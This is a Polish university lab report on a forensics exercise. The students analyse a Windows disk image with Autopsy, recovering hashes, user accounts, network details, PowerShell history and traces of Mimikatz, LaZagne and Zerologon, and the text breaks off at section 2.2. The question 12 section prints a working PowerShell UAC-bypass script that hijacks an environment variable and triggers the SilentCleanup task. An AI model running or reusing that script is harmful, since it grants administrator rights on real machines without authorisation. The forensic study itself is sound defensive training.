

# LABORATORIUM 4: ANALIZA ZAGROŻEŃ I INCYDENTÓW (DFIR)


Matuszewski Kamil, Matuszewski Maciej

POLITECHNIKA WARSZAWSKA  
WYDZIAŁ ELEKTRONIKI I TECHNIK INFORMACYJNYCH  
KRYCY

## Spis treści

1. Zadanie 1: Mini-kurs z zakresu DFIR .....	1
2. Wyzwanie DFIR .....	7
3. Podsumowanie .....	13

## 1. Zadanie 1: Mini-kurs z zakresu DFIR



Zgodnie z zaleceniami rozpoczynamy od wybrania odpowiedniego pliku analizy Autopsy oraz załadowaniu odpowiedniego obrazu dysku.

### 1.1. Pytanie 1.

W Data Sources znajdujemy metadane o obrazie dysku.

Listing					
Data Sources					
Table Thumbnail Summary					
Save Table as CSV					
Name	Type	Size (Bytes)	Sector Size (Bytes)	Timezone	Device ID
HASAN2.E01	Image	65433829376	512	America/New_York	bc9efb0d-bb21-4d04-a08f-3c169ea67774

Hex	Text	Application	File Metadata	Context	Results	Annotations	Other Occurrences
Name	/img_HASAN2.E01						
Type	E01						
Size	65433829376						
MD5	3f08c518adb3b5c1359849657a9b2079						
SHA1	d5ae22ab381cb5884140ef6bfab3946a8f3cf9f2						
SHA-256	Not calculated						
Sector Size	512						
Time Zone	America/New_York						
Acquisition Details	Description: untitled						
	Acquired Date: Mon Feb 8 12:40:23 2021						
	System Date: Mon Feb 8 12:40:23 2021						
	Acquiry Operating System: Win 201x						
	Acquiry Software Version: ADI4.5.0.3						
Device ID	bc9efb0d-bb21-4d04-a08f-3c169ea67774						
Internal ID	1						
Local Path	C:\Users\Administrator\Desktop\Case Files\HASAN2.E01						

Odpowiedź to: 3f08c518adb3b5c1359849657a9b2079

## 1.2. Pytanie 2.

W OS Information znajdujemy informacje o hostname urządzenia.

Result: 3 of 3 Result		Op
Type	Value	
Name	DESKTOP-0R59DJ3	
Domain		
Version	Windows_NT	
Processor Architecture	AMD64	
Temporary Files Director	%SystemRoot%\TEMP	
Source File Path	/img_HASAN2.E01/vol_vol3/Windows/System32/config/SYSTEM	
Artifact ID	-9223372036854774405	

Odpowiedź to: DESKTOP-0R59DJ3.

## 1.3. Pytanie 3.

W OS User Account znajdujemy informacje o nazwach użytkowników. W celu ułatwienia uzupełnienia ramki w TryHackMe pobieramy dane do CSV i eksportujemy nazwy użytkowników.

SAM			S-1-5-21-3919888104-523186866-407859479-1003	suba
SAM			S-1-5-21-3919888104-523186866-407859479-1008	srini
SAM			S-1-5-21-3919888104-523186866-407859479-1006	sivapriya
SAM			S-1-5-21-3919888104-523186866-407859479-1004	shreya
SAM			S-1-5-21-3919888104-523186866-407859479-1007	sandhya
SAM			S-1-5-21-3919888104-523186866-407859479-1005	keshav
SAM			S-1-5-21-3919888104-523186866-407859479-1002	joshwa
SAM			S-1-5-21-3919888104-523186866-407859479-504	WDAGUtilityAccount

Odpowiedź to: H4S4N,joshwa,keshav,sandhya,shreya,sivapriya,srini,suba.

## 1.4. Pytanie 4.

Source File	S	C	O	User ID	Username	Date Created	Date Accessed	Count	Pass
SAM				S-1-5-21-3919888104-523186866-407859479-1006	sivapriya	2021-02-06 05:39:55 EST	2021-02-07 12:05:37 EST	10	Passv
SAM				S-1-5-21-3919888104-523186866-407859479-1001	H4S4N	2021-02-06 18:48:16 EST	2021-02-07 12:05:11 EST	24	Passv
SAM				S-1-5-21-3919888104-523186866-407859479-1004	shreya	2021-02-06 05:38:48 EST	2021-02-07 11:46:52 EST	13	Passv
SAM				S-1-5-21-3919888104-523186866-407859479-1003	suba	2021-02-06 05:38:22 EST	2021-02-07 11:46:01 EST	2	Passv
SAM				S-1-5-21-3919888104-523186866-407859479-1008	srini	2021-02-06 05:41:10 EST	2021-02-07 11:45:42 EST	2	Passv
SAM				S-1-5-21-3919888104-523186866-407859479-1007	sandhya	2021-02-06 05:40:42 EST	2021-02-07 11:45:11 EST	5	Passv
SAM				S-1-5-21-3919888104-523186866-407859479-1005	keshav	2021-02-06 05:39:20 EST	2021-02-07 11:45:00 EST	5	Passv
SAM				S-1-5-21-3919888104-523186866-407859479-1002	joshwa	2021-02-06 05:38:00 EST	2021-02-07 11:44:49 EST	5	Passv
SAM				S-1-5-21-3919888104-523186866-407859479-500	Administrator	2021-02-06 18:45:38 EST		0	Passv


  

Hex	Text	Application	File Metadata	Context	Results	Annotations	Other Occurrences
Result: 2 of 12 Result							
Type	Value						
User ID	S-1-5-21-3919888104-523186866-407859479-1006						
Username	sivapriya						
Date Created	2021-02-06 05:39:55						
Date Accessed	2021-02-07 12:05:37						

Odpowiedź to: sivapriya.

## 1.5. Pytanie 5.


Najpierw chcieliśmy znaleźć info. o IP w rejestrze, aczkolwiek nie udało nam się znaleźć pożądaney informacji. Pomocne okazało się „buszowanie” po Program Files i znalezienie Look@LAN.



Odpowiedź: 192.168.130.216.

## 1.6. Pytanie 6.

Odpowiedź znajduje się tuż poniżej wcześniejszej odpowiedzi pod mylącą nazwą LANNIC (NIC - karta sieciowa).



Odpowiedź: 08-00-27-2c-c4-b9

## 1.7. Pytanie 7.

Nazwę znajdujemy w lokalizacji: SOFTWARE/Microsoft/Windows NT/CurrentVersion/NetworkCards

**NetworkCards**

Microsoft\Windows NT\CurrentVersion\NetworkCards

Odpowiedź: Intel(R) PRO/1000 MT Desktop Adapter.


## 1.8. Pytanie 8.

Odpowiedzią jest narzędzie, którego config przyniósł nam odpowiedzi związane z IP oraz MAC.

Odpowiedź: Look@LAN.

## 1.9. Pytanie 9.


Odpowiedź można znaleźć w predefiniowanej zakładce Web Bookmarks.



Odpowiedź: 12°52'23.0"N 80°13'25.0"E.


### 1.10. Pytanie 10.

W tym zadaniu natknęliśmy się na problem natury technicznej, gdyż nasze Autopsy nie radziło sobie (jak w przypadku chociażby przykładów wykonania kursu w Internecie) z wczytywaniem grafik, toteż nie mogliśmy w pełni wykonać tego zadania.



### 1.11. Pytanie 11.

Najpierw poszukaliśmy plik, który będzie wyglądał na zmieniony. Podpowiedzią od THM była informacja, że właścicielką pliku była kobieta. Tym samym znajdujemy zmienioną flagę:



Historię PS można znaleźć w APPDATA/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost\_history.txt:

Listing Keyword search 1 - maps x

/img\_HASAN2.E01/vol\_vol3/Users/shreya/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine

Name	S	C	O	Modified Time	Change Time
[current folder]				2021-02-06 06:08:53 EST	2021-02-06 11:42:52 EST
[parent folder]				2021-02-06 06:08:53 EST	2021-02-06 06:08:53 EST
ConsoleHost_history.txt			0	2021-02-06 12:40:36 EST	2021-02-06 12:40:36 EST

Hex Text Application File Metadata Context Results Annotations Other Occurrences

Strings Indexed Text Translation

Page: 1 of 1 Page Matches on page: - of - Match 100% Reset

```
cd .\Desktop\
ls
cls
New-Item lala.txt
Set-Content .\lala.txt 'I hacked you'
Add-Content .\lala.txt 'I hacked you'
New-Item lala.txt
Add-Content .\lala.txt 'I hacked you'
dir
cd .\Desktop\
exitcls
Add-Content .\shreya.txt 'flag{HarleyQuinnForQueen}'
Get-Content .\shreya.txt
Add-Content .\shreya.txt 'flag{HarleyQuinnForQueen}'
Get-Content .\shreya.txt
Set-Content .\shreya.txt 'flag{i_changed_it}'
exit
```

Odpowiedź: flag{HarleyQuinnForQueen}.

## 1.12. Pytanie 12.

W zrzucie ekranu wyżej można zauważyć także utworzenie pliku lala.txt na Dekstop. W dekstop można znaleźć plik exploit.ps1. W środku znalazła się flaga.

Name S C O Modified Time Change Time Access Time Created Time Size Flags(Dir) Flags(Meta) Known Lc

[current folder]				2021-02-06 06:51:42 EST	2021-02-06 06:51:42 EST	2021-02-07 11:48:09 EST	2021-02-06 05:41:55 EST	360	Allocated	Allocated	unknown	/n
[parent folder]				2021-02-06 06:44:47 EST	2021-02-06 06:44:47 EST	2021-02-07 13:10:05 EST	2021-02-06 05:41:55 EST	256	Allocated	Allocated	unknown	/n
desktop.ini			0	2021-02-06 05:41:58 EST	2021-02-06 06:12:21 EST	2021-02-07 13:10:05 EST	2021-02-06 05:41:58 EST	282	Allocated	Allocated	unknown	/n
exploit.ps1			0	2021-02-06 06:53:29 EST	2021-02-06 06:53:29 EST	2021-02-07 03:01:54 EST	2021-02-06 06:06:22 EST	766	Allocated	Allocated	unknown	/n
shreya.txt			0	2021-02-06 12:40:10 EST	2021-02-06 12:40:10 EST	2021-02-07 03:01:49 EST	2021-02-06 05:42:42 EST	20	Allocated	Allocated	unknown	/n

Hex Text Application File Metadata Context Results Annotations Other Occurrences

Strings Indexed Text Translation



Pages: 1 of 1 Page Matches on page: - of - Match 100% Reset Text Source: File Text

```
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")) {
    $Payload goes here
    #It'll run as Administrator
    New-Item "C:\Users\R4S4N\Desktop\hacked.txt"
    Add-Content C:\Users\R4S4N\Desktop\hacked.txt 'Flag{I-hacked-you}'
    ##### https://youtu.be/C9GfMEFjYI
} else {
    $registryPath = "HKCU:\Environment"
    $Name = "vmdir"
    $Value = "powershell -ep bypass -w h $PSCommandPath;"
    Set-ItemProperty -Path $registryPath -Name $Name -Value $Value
    #Depending on the performance of the machine, some sleep time may be required before or after schtasks
    schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
    Remove-ItemProperty -Path $registryPath -Name $Name
}
```

Odpowiedź: Flag{I-hacked-you}.

### 1.13. Pytanie 13.


Szukamy w skanach Windows Defender. Jak mogą zauważyć użytkownicy Windowsa, Defender jest dość agresywny, pliki pobierane są skanowane i o ewentualnych niebezpieczeństwach użytkownik jest alarmowany natychmiastowo (plik też jest unieszkodliwiony do momentu podjęcia decyzji). Nasz pomysł o sprawdzeniu historii skanów okazał się strzałem w 10 i znaleźliśmy info. o mimikatz.exe oraz lazagne.exe.



Odpowiedź: Lazagne,Mimikatz.

### 1.14. Pytanie 14.

Skorzystaliśmy z wyszukiwarki plików po nazwie „.yar”. Autor od razu wyświetla się w pliku.



Odpowiedź: Benjamin DELPY (gentilkiwi).



## 1.15. Pytanie 15.

Wyszukując MS-NRPC można zauważyć, że naszym prawdopodobnym zagrożeniem jest Zerologon i ta wskazówka posłuży nam do odpowiedniej filtracji informacji. Dzięki temu znajdujemy plik z odpowiedzią do ramki.

Shell Bags Artifact	oads{2.2.0 20200918 «zerologon» encrypted.zipkey :	/img_HASAN2.E01/vol_vol3/Users/sandhya/AppData/Local...	2021-02-07 13:10:07 ES
UsrClass.dat	res.2.2.0 20200918 «zerologon» encrypted.zipwkmru	/img_HASAN2.E01/vol_vol3/Users/sandhya/AppData/Local...	2021-02-07 13:10:07 ES
0	load 2.2.0 20200918 «zerologon» encrypted.zip from	/img_HASAN2.E01/vol_vol3/Users/sandhya/AppData/Local...	0000-00-00 00:00:00
NTUSER.DAT	hell2.2.0 20200918 «zerologon» encrypted.zip2.2.0	/img_HASAN2.E01/vol_vol3/Users/sandhya/NTUSER.DAT	2021-02-07 13:10:07 ES

Hex	Text	Application	File Metadata	Context	Results	Annotations	Other Occurrences
Strings Indexed Text Translation							
Page: 1 of 1 Page Matches on page: 1 of 1 Match 100% Reset Text Source: Search Results							
<p>Path : My Computer\C:\Users\sandhya\Downloads\2.2.0 20200918 Zerologon encrypted.zip</p> <p>Key : Local Settings\Software\Microsoft\Windows\Shell\BagMRU\1\0\0\3\0\0\</p> <p>Last Write : 2021-02-06 17:26:26 EST</p> <p>Date Modified : 2021-02-06 17:26:10 EST</p> <p>Date Created : 2021-02-06 17:26:10 EST</p> <p>Date Accessed : 2021-02-06 17:26:10 EST</p>							

Odpowiedź: 2.2.0 20200918 Zerologon encrypted.zip


## 2. Wyzwanie DFIR



Wybraliśmy zadanie HireMe, które wymaga wykorzystanie FTK Imager, jednak w celu chociażby możliwości podglądania Rejestru zamontowaliśmy (przez FTK Imager) dysk AD1 i załadowaliśmy pliki z tego dysku do Autopsy.


### 2.1. Pytanie 1.

W Rejestrze SAM/Domains/Account/Users/Names znajdujemy listę użytkowników. Potwierdza to, że nazwą administratora jest **Karen** (Karen jest jedynym działającym użytkownikiem).



## 2.2. Pytanie 2.

